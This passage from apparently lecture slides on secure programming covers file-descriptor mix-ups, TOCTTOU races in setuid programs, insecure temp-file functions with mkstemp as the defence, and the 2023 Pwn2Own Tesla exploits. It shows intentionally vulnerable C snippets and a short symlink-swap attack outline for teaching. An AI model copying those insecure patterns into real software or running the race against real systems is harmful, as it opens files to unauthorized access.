	int fd = open("secretfile",
	         O_WRONLY|O_CREAT, 0600);

	fprintf(stderr, "fd = %d\n", fd);
	printf("hello!\n");
	fflush(stdout); close(fd);
	return 0;
}
```

Bash command to close a file descriptor. We close the standard output.
We corrupted secretfile when we wrote to the standard output via *printf* because any writes to stdout go to file descriptor 1, which was assigned to the file we opened.

```
$ ./files
fd = 3
hello!
$ ./files >&-
fd = 1
```

Comprehension Errors

Windows CreateProcess function

```
BOOL WINAPI CreateProcessA(
  _In_opt_     LPCTSTR               lpApplicationName,
  _Inout_opt_  LPTSTR                lpCommandLine,
  _In_opt_     LPSECURITY_ATTRIBUTES lpProcessAttributes,
  _In_opt_     LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_         BOOL                  bInheritHandles,
  _In_         DWORD                 dwCreationFlags,
  _In_opt_     LPVOID                lpEnvironment,
  _In_opt_     LPCTSTR               lpCurrentDirectory,
  _In_         LPSTARTUPINFO         lpStartupInfo,
  _Out_        LPPROCESS_INFORMATION lpProcessInformation);
```

- 10 parameters that define window creation, security attributes, file inheritance, and others…
- It gives you a lot of control but do most programmers know what they're doing?
- Maybe just copy some code from Copilot or stackoverflow that seems to work?

TOCTTOU attacks

Setuid file access

Some commands may need to write to restricted directories or files but also access user's files

- **Example: some versions of *lpr* (print spooler) read users' files and write them to the spool directory**
- **Let's run the program as *setuid* to *root***

  But we will check file permissions first to make sure the user has read access to to the file because the program since the program has access to any files since it's running as root

```
if (access(file, R_OK) == 0) {
    fd = open(file, O_RDONLY);
    ret = read(fd, buf, sizeof buf);
    ...
}
else {
    perror(file);
    return -1;
}
```

Problem: TOCTTOU

Race condition: TOCTTOU: Time of Check to Time of Use

- **Window of time between *access* check & *open***
  - Attacker can create a link to a readable file
  - Run *lpr* in the background
  - Remove the link and replace it with a link to the protected file
  - The protected file will get printed

```
if (access(file, R_OK) == 0) {
        << OPPORTUNITY FOR ATTACK >>
    fd = open(file, O_RDONLY);
    ret = read(fd, buf, sizeof buf);
    ...
}
else {
    perror(file);
    return -1;
}
```

mktemp is also affected by this race condition

Create a temporary file to store received data

```
if (tmpnam_r(filename)) {
  FILE* tmp = fopen(filename, "wb+");
  while((recv(sock, recvbuf, DATA_SIZE, 0) > 0) && (amt != 0))
    amt = fwrite(recvbuf, 1, DATA_SIZE, tmp);
}
```

race condition!

- **API functions to create a temporary filename**
  - C library: *tmpnam, tempnam, mktemp*
  - C++: *_tempnam, _tempnam, _mktemp*
  - Windows API: *GetTempFileName*

- **They create a unique name when called**
  - But no guarantee that an attacker doesn't create the same name before the filename is used
  - Name often isn't very random: high chance of attacker constructing it

See https://www.owasp.org/index.php/Insecure_Temporary_File

mktemp is also affected by this race condition

If an attacker creates that file first:

- **Access permissions may remain unchanged for the attacker**
  - Attacker may access the file later and read its contents
- **Legitimate code may append content, leaving attacker's content in place**
  - Which may be read later as legitimate content
- **An attacker may create the file as a link to an important file**
  - The application may end up corrupting that file
- **The attacker may be smart and call *open* with O_CREAT | O_EXCL**
  - Or, in Windows: `CreateFile` with the `CREATE_NEW` attribute
  - Create a new file with exclusive access
  - But if the attacker creates a file with that name, the *open* will fail
    - Now we have *denial of service* attack

From https://www.owasp.org/index.php/Insecure_Temporary_File

Defense against mktemp attacks

Use *mkstemp*

- **It will attempt to create & open a unique file**
- **You supply a template**


  A name of your choosing with `XXXXXX` that will be replaced to make the name unique

  ```
  mkstemp("/tmp/secretfileXXXXXX")
  ```

- **File is opened with mode 0600:** `rw- --- ---`
- **If unable to create a file, it will fail and return -1**
  - You should test for failure and be prepared to work around it.

March 2023 TOCTTOU attack on Tesla servers

A TOCTTOU attack allowed white-hat hackers to get root access to Tesla's systems and take over the car


Zero Day Initiative
@thezdi · Follow

CONFIRMED! @Synacktiv successfully executed a TOCTOU exploit against Tesla – Gateway. They earn $100,000 as well as 10 Master of Pwn points and this Tesla Model 3. #Pwn2Own #P2OVancouver

5:17 PM · Mar 22, 2023

629 Reply Share


Read 17 replies

https://electrek.co/2023/03/24/tesla-hacked-winning-hackers-model-3/

The next day…

The hacking group was able to exploit the infotainment system on a Tesla and gain extensive enough access to potentially take over the car …

…by exploiting a heap overflow vulnerability and an out-of-bounds write error in a Bluetooth chipset



Zero Day Initiative
@thezdi · Follow

CONFIRMED! @Synacktiv used a heap overflow & an OOB write to exploit the Infotainment system on the Tesla. When they gave us the details, we determined they actually qualified for a Tier 2 award! They win $250,000 and 25 Master of Pwn points. 1st ever Tier 2 award. Stellar work!

5:17 PM · Mar 23, 2023

524 Reply Share

Read 7 replies

https://electrek.co/2023/03/24/tesla-hacked-winning-hackers-model-3/

See here for the attack description: https://www.synacktiv.com/sites/default/files/2023-11/tesla_codeblue.pdf

The main problem: *interaction*

- **Assumptions about the format of inputs**
  - Execution environment, command string, data formats

- **To increase security, a program must minimize interactions with the outside**
  - Users, files, sockets
- **All interactions may be attack targets**
- **They must be controlled, inspected, monitored**

Summary

- **Better OSes, libraries, and strict access controls would help**
  - A secure OS & secure system libraries will make it *easier* to write security-sensitive programs
  - Enforce principle of least privilege
  - Validate all user inputs … and try to avoid using user input in commands
- **Reduce chances of errors**
  - Eliminate unnecessary interactions (files, users, network, devices)
  - Use per-process or per-user `/tmp`
  - Avoid error-prone system calls and libraries
    - Or study the detailed behavior and past exploits
    - Minimize comprehension mistakes
  - Specify the operating environment & all inputs
    - … and validate or set them at runtime: PATH, LD_LIBRARY_PATH, user input, …
    - Don't make user input a part of executed commands

The End